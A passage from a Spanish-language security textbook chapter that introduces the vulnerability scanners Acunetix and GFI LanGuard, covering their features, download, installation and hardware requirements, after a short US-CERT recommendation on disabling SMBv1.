For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Figura 46. Detalle de los fallos y posibles soluciones de las vulnerabilidades.

Fuente: elaboración propia.

Esta herramienta posee un sinnúmero de opciones para detectar muchas fallas tanto del equipo como en el escaneo de la red, las versiones más completas generan costos adicionales por lo que tienen que estar en una constante actualización ante fallos descubiertos tanto en los sistemas como en las redes de datos.

5.2. Introducción a Acunetix

En el punto anterior se analizó el funcionamiento de la herramienta Nessus, algunos detalles de las vulnerabilidades, cómo se configura algunos escaneos muy básicos, ahora se va a analizar la herramienta denominada Acunetix, la cual es un escáner de vulnerabilidades web que se orienta principalmente en el OWASP TOP TEN, en las principales fallas o falencias que hay, la cual es una organización que desarrolla y apoya la investigación y a partir de allí están publicando los Exploits en su herramienta.

Acunetix también trabaja con vulnerabilidades que pueden tener un impacto muy grande las cuales están integradas en su escáner, esta herramienta que tiene varias posibilidades de trabajo para su utilización, se instala y se trabaja de manera local o se realiza los escaneo en línea.

Según Tovar Valencia (2015), esta aplicación de manera muy general es una herramienta que tiene una interfaz gráfica vía web, diseñada para encontrar agujeros de seguridad en todas las aplicaciones de internet o de forma local implementadas en una organización con el objetivo de descubrir dichas vulnerabilidades, para que el atacante no ingrese al sistema y robe información del mismo. Entre esas vulnerabilidades puede encontrar ataques de SQL Injection, Cross Site Scripting, Password débiles.

Para la descarga de la herramienta se tiene que acceder a la página web <https://www.acunetix.com/> en la cual se puede descargar una versión DEMO o sino comprar una licencia de la aplicación para el análisis de las vulnerabilidades. La Figura 47 muestra la página principal de descarga de esta aplicación.



Figura 47. Página de descarga de la herramienta Acunetix.

Fuente: <https://www.acunetix.com/>

De manera muy general en esta herramienta se puede seleccionar a un objetivo y con ello se puede realizar un escaneo para detectar vulnerabilidades, con esto, se puede seleccionar un rango determinado de direcciones IP y comenzar la detección de las posibles fallas dentro de la empresa. Entre los diferentes tipos de escaneo más usuales que se puede aplicar dentro de la organización, se tiene a los escaneos completos o los personalizados como se muestra en la Figura 48.

Label	Value
Scan Type	Full Scan
Report	Full Scan
Schedule	Cross-site Scripting Vulnerabilities
	SQL Injection Vulnerabilities
	Weak Passwords
	Crawl Only

Figura 48. Opciones de tipo de escaneo en la herramienta Acunetix.

Fuente: elaboración propia.

Con Acunetix se puede definir de manera local algunos puertos para la búsqueda, esto se define con una lista de puertos más comunes como el HTTP o los que se quieran definir, sin embargo, Acunetix recomienda que sean los puertos 80 y 443 que generalmente tienen servicios de Web Services, también se puede trabajar directamente con la parte de SSL y TLS entre otras cosas.

5.2.1. Descarga e Instalación de Acunetix

En el apartado anterior se analizó una forma básica de trabajar con Acunetix, algunos detalles breves, en esta sección se va a proceder con el proceso de descarga e instalación, cuáles son las bondades de esta herramienta. Para el proceso de descarga hay que ir al sitio web y registrarse y en el correo electrónico de registro llegará el link para instalar la herramienta como se mostró en el punto anterior en específico a la sección de “downloads” como muestra la Figura 49.




Figura 49. Descarga de la herramienta Acunetix.

Fuente: www.acunetix.com

De una manera pues muy general se tienen dos opciones para el uso de la herramienta, el escaneo en línea y el escaneo por descarga, la descarga es una versión de prueba que dura aproximadamente alrededor de 14 días y a partir de ahí se va a poder validar vulnerabilidades que está en el OWASP TOP TEN siempre y cuando se adquiera una licencia para su funcionamiento, se puede realizar inyecciones a bases de datos e incluso se puede utilizar la búsqueda de Cross Site Scripting, también hay opciones para lo que .NET y PHP. Una vez descargada la versión de prueba se procede a la instalación como muestra la Figura 50.




Figura 50. Instalación de Acunetix.

Fuente: elaboración propia.

El proceso de instalación consta de una serie de pasos mediante un asistente y entre uno de esos pasos está la parte de certificados de seguridad que vienen con la herramienta para lo cual hay una advertencia de parte del sistema operativo si instala o no dicho certificado como muestra la Figura 51.




Figura 51. Instalación de certificado de seguridad de Acunetix.

Fuente: elaboración propia.

Una vez descargado el certificado de seguridad se procederá a configurar las credenciales de acceso a la herramienta ingresando el correo electrónico y la respectiva contraseña como muestra la Figura 52.




Figura 52. Configuración de credenciales de acceso en Acunetix.

Fuente: elaboración propia.

Una vez instalada y descargado todos los componentes desde el binario de la herramienta, se puede acceder a esta aplicación vía web a través del usuario y la contraseña Configurados previamente, la cual se instaló en un puerto determinado del equipo como se muestra en la Figura 53.


The image shows the 'Sign In' page of the Acunetix Web Application Security tool. At the top left is the Acunetix logo, and at the top right is the text 'WEB APPLICATION SECURITY'. The main heading is 'Sign In'. Below it are two input fields: 'Email' and 'Password'. Under the 'Password' field is a checkbox labeled 'Keep me signed in'. At the bottom left of the form is a 'Login' button. The footer contains the copyright notice 'Copyright © 2018 Acunetix Ltd.' and the website 'www.acunetix.com'.

Figura 53. Acceso al panel de administración de Acunetix.

Fuente: elaboración propia.

También se puede tener acceso al blog de Acunetix desde la página para verificar noticias que hay sobre la herramienta, algunas vulnerabilidades, pruebas de concepto para el escaneo de nuevos fallos, en sí se pueden encontrar detalles que van a ayudar a aprender un poco más sobre SQL Injection, cruce de scripting, algunos datos de seguridad en sitios web, entre otras cosas. En el caso para las opciones de SQL Injection se da una breve descripción de cómo trabaja este fallo para el acceso a las bases de datos, muestra ejemplos de una manera bastante general para ayudar a comprender un poco más cómo opera la herramienta para la búsqueda de inyecciones SQL.

Existen opciones para el Cross Site Scripting, se muestran algunos ejemplos para entender tanto la vulnerabilidad y a partir de eso analizar cómo opera. También hay opciones para Wordpress donde se está contemplando la seguridad de la herramienta del CMS y a partir de aquí empezará a tener en cuenta las medidas necesarias para la configuración e incluso se pueden realizar evaluaciones con Acunetix.

También existen opciones para Drupal, el cual de la misma manera va a avisar un poco sobre los detalles de las configuraciones, algunos detalles sobre los Logs, así mismo también tiene opciones para analizar vulnerabilidades para Joomla que es un CMS muy popular.

Otra ventaja de esta herramienta es que se pueden realizar escaneos gratuitos en línea desde el sitio web, para lo cual también hay que registrarse, de una manera muy general se puede mencionar que a diferencia de la herramienta que se descarga, en

este tipo de escaneos no se necesitaría de una gran infraestructura para hacerlo, sin embargo el riesgo que pudiera existir es que, si en algún momento se llegara a vulnerar la página de Acunetix los resultados podrían quedar expuestos y a partir de ahí se podría tener algunos problemas compartiendo información que realmente sea confidencial o incluso sensible.

5.3. Introducción a GFI Language

Language es un escáner de vulnerabilidades que tiene algunas ventajas sobre otras herramientas, ya que permite escaneos de forma local y en red, para los escaneos se pueden necesitar algunos datos como pueden ser las credenciales de un usuario ya sea estándar, el cual puede ser administrador local o administrador de dominio y a partir de ahí se puede ir realizando los análisis. Entre las múltiples ventajas de esta herramienta se puede mencionar:

- Automatizar la actualización de múltiples SO
- Buscar vulnerabilidades
- Auditar hardware y software
- Realizar informes de cumplimiento

El sitio web principal de esta herramienta se lo puede localizar en la siguiente dirección <https://www.gfihispana.com/products-and-solutions/network-security-solutions/gfi-language> y la Figura 54 muestra la página principal de esta herramienta.




Figura 54. Página principal de la herramienta GFI LanGuard.

Fuente: <https://www.gfihispana.com>

Prácticamente esta herramienta se basa en la automatización de las actualizaciones sin importar el tipo de sistema operativo, las brechas de seguridad de la red son comúnmente causadas por la falta de actualizaciones, generalmente actualizaciones generales o actualizaciones de seguridad y LanGuard escanea y detecta estas vulnerabilidades en la red antes de que queden expuestas de acuerdo a las políticas de cada organización, esto ayuda a reducir el tiempo para actualizar los equipos en la red, cuando detecta que un sistema operativo no tiene una actualización podría enviar una alerta.

También busca las vulnerabilidades en más de 60000 evaluaciones de vulnerabilidades que se realizan a través de las redes LanGuard, esto incluye entornos virtuales, dispositivos móviles y datos de la red, tanto de infraestructura como CISCO, TRICOM, datos de sistemas operativos como Windows, Linux, Mac, entre otras. Generalmente escanea los sistemas operativos en entornos virtuales, aplicaciones instaladas mediante las bases de datos de comprobación como puede ser la OVAL (Open Vulnerability And Assessment Language). A diferencia de otras herramientas como Acunetix y Nessus no se tiene un OWASP TOP TEN porque no se está haciendo un escaneo a una página web, sin embargo, tiene otros tipos de cumplimiento.

También esta herramienta realiza auditoría de hardware y de software, la cual proporciona un análisis detallado del estado de la red, este análisis incluye las aplicaciones o configuraciones ya sean de una manera general o por defecto y el riesgo que pueden generar para la seguridad de la organización, también proporciona una imagen completa de las aplicaciones instaladas, el hardware de la red, los dispositivos móviles que se conectan a un servidor entre otras cosas. Se podría si un determinado usuario ha instalado aplicaciones que están o no están dentro de las autorizadas en la organización y de ahí se podría generar los reportes.

LanGuard proporciona múltiples plantillas de reportes como, cumplimiento análisis de vulnerabilidades, reportes de técnicos, ejecutivos y reportes de manera general.

Las características de hardware depende del número de nodos que se vaya a manejar, a diferencia de un análisis con Nessus no se necesita tener la herramienta instalada en el equipo y de ahí lanzar los escaneos, LanGuard se basa más en las auditorías de red donde se va a tener un equipo con ciertas características que van a ir de acuerdo al número de nodos que se vaya a auditar, en el caso de 1 a 100 nodos se necesitaría un procesador no muy muy potente como un Dual Core de 2GHZ, almacenamiento físico de 5 gigabytes, memoria de 2 gigabytes y un ancho de banda de 1544 kbps.

Los escaneos van a consumir ancho, estos pueden ser programador para que se realicen en horas no laborales, se podrían configurar agentes para que vayan trabajando de acuerdo a las necesidades que se estén contemplando o incluso se podría poner políticas de Wake-On-Lan donde las máquinas se prenden en la noche y las vayan auditando. La tabla 3 muestra una tabla requerida del hardware necesario para los escaneos con LanGuard.

Tabla 3. Requerimientos de hardware para escaneos por nodos en LanGuard.

Requerimiento	1 a 100	100 a 500	500 a 3000 *
Procesador	2 GHz Dual Core	2.8 GHz Dual Core	3 GHz Quad Core
Almacenamiento Físico	5 GB	10 GB	20 GB
Memoria	2 GB	4 GB	8 GB
Ancho de banda en la red	1544 kbps	1544 kbps	1544 kbps

Fuente: elaboración propia.

En el caso de los sistemas operativos esta herramienta puede soportar a varios ya sean de arquitectura x86 o x64 de la familia Windows que se detallan a continuación:

- Microsoft Windows Server 2012 R2
- Microsoft Windows Server 2012 Standard
- Microsoft Windows Server 2008 Standard/Enterprise
- Microsoft Windows Server 2003 Standard/Enterprise
- Microsoft Windows 10
- Microsoft Windows 8.1
- Microsoft Windows 8 Profesional/Enterprise
- Microsoft Windows 7 Profesional
- Microsoft Windows Vista Business
- Microsoft Small Business Server 2011

Otro de los requisitos que se solicita es el Microsoft .NET Framework 3.5 para la instalación. LanGuard tiene detalles interesantes como es el caso de los agentes y puede integrarse con otras herramientas de seguridad, incluso aún sin registrarse en el sitio web se pueden ver detalles sobre las especificaciones del producto, algunas guías como las de instalación, administración y guías para la parte del scripting si se quiere implementar algún desarrollo, algo que con otras herramientas es bastante complicado.

Los precios de este analizador de vulnerabilidades son muy bajos comparados con otras herramientas, porque prácticamente es para una red, no está orientado a la parte de consultoría como otras aplicaciones como Nessus y Acunetix, sin embargo, también se puede instalar en el equipo la herramienta, ejecutarlo y a partir de ahí ir trabajando. Esta herramienta es bastante utilizada por los precios, soporte y actualizaciones constantes.

5.3.1. Instalación y escaneo con GFI LanGuard

En esta sección se analizará la instalación de la herramienta LanGuard, en apartados anteriores también se analizaron herramientas como Nessus, Acunetix y ahora toca realizar el proceso para la implementación de esta herramienta, lo primero es descargarse el ejecutable de la página web en el siguiente link <https://www.gfihispana.com/downloads>, la Figura 55 muestra el proceso de descarga desde la página principal de la herramienta.




Figura 55. Página de descarga de la herramienta GFI LanGuard.

Fuente: <https://www.gfihispana.com/downloads>

Simplemente hay que seleccionar la versión que se desee descargar y automáticamente va a llegar un código, el cual va a proporcionar una licencia de 30 días como versión de evaluación y a partir de eso se puede ir al proceso de instalación de la aplicación, la Figura 56 muestra la página de envío del código al correo electrónico del usuario para la activación.

Gracias por descargar GFI LanGuard



En unos minutos se le enviará por correo una clave de evaluación de 30 días. Se requiere una dirección de correo válida para recibir su clave de evaluación de 30 días. Si no ha suministrado una dirección de correo válida, por favor [vuelva a registrarse](#) con su dirección de correo correcta.

GFI LanGuard está actualmente disponible en inglés, alemán, italiano y japonés.

Para licenciamiento y especificaciones sugeridas, por favor compruebe la [documentación del producto](#).

[Vea este breve video para aprender cómo comenzar con GFI LanGuard](#)

[Contrato licencia de usuario final](#) | [disponible en inglés](#) |

[Instrucciones de desinstalación](#) | [disponibles en inglés](#) |

Descargas

GFI LanGuard 12 (compilación: 20161220)

Tamaño de archivo: ~ 299 MB

[Descargar ahora](#) ➔

Figura 56. Envío del código de activación de la herramienta GFI LanGuard.

Fuente: <https://www.gfihispana.com/downloads>

Una vez descargado el ejecutable, entre los requisitos necesarios para la instalación de esta herramienta es el .NET Framework 3.5 que debe estar instalado en el equipo o descargarlo de la página de Microsoft, la Figura 57 muestra el asistente de instalación donde indica cuales son los componentes que están instalados o no en el equipo.




Figura 57. Componentes instalados y faltantes de la herramienta GFI LanGuard.

Fuente: elaboración propia.

Posteriormente al proceso de instalación del programa, se pide la configuración de un usuario y contraseña y el serial enviado al correo, la Figura 58 muestra la pantalla de configuración de activación de la herramienta.




Figura 58. Configuración y activación de GFI LanGuard.

Fuente: elaboración propia.

Después de configurar la activación del producto se procederá a descargar los archivos necesarios para la instalación como muestra la Figura 59.




Figura 59. Descarga de archivos para la instalación de GFI LanGuard.

Fuente: elaboración propia.

Descargado todos los componentes se procederá a instalar el aplicativo como muestra la Figura 60.




Figura 60. Instalación y configuración de servicios en GFI LanGuard.

Fuente: elaboración propia.

El proceso de instalación es muy sencillo solo hay que seguir una secuencia de pasos, en donde se configurarán e iniciarán servicios, se iniciará el servidor web por defecto si es en Windows se utilizará el Internet Information Server (IIS) y se instalará la herramienta principal denominada GFI LanGuard Central Management Server, cabe recalcar que esta herramienta puede trabajar con requerimientos mínimos de hardware de acuerdo a la cantidad de nodos a escanear como se mostró en el punto anterior.

Otro de los puntos muy importante de la instalación es especificar los datos de configuración del HTTPS SERVER, ya que el escaneo será vía web, la Figura 61 muestra el proceso de configuración del servidor web.




Figura 61. Configuración del servidor HTTP en GFI LanGuard.

Fuente: elaboración propia.

Configurado todos los servicios, al iniciar el programa aparece una pantalla que indica la cantidad de nodos que se pueden evaluar en la red, el tipo de licencia, tiempo de duración y si se desea comprar o seguir evaluando el producto, la Figura 62 muestra la pantalla de información de la herramienta.




Figura 62. Pantalla de datos de licencia y expiración de GFI LanGuard.

Fuente: elaboración propia.

Por último, aparece la pantalla principal para efectuar el análisis de vulnerabilidades de la herramienta como muestra la Figura 63.




Figura 63. Pantalla principal de GFI LanGuard.

Fuente: elaboración propia.

Si se desea realizar un escaneo, se debe dar clic en la opción “View details” la cual inicia un escaneo automático y van apareciendo los resultados de todas las vulnerabilidades encontradas como muestra la Figura 64.

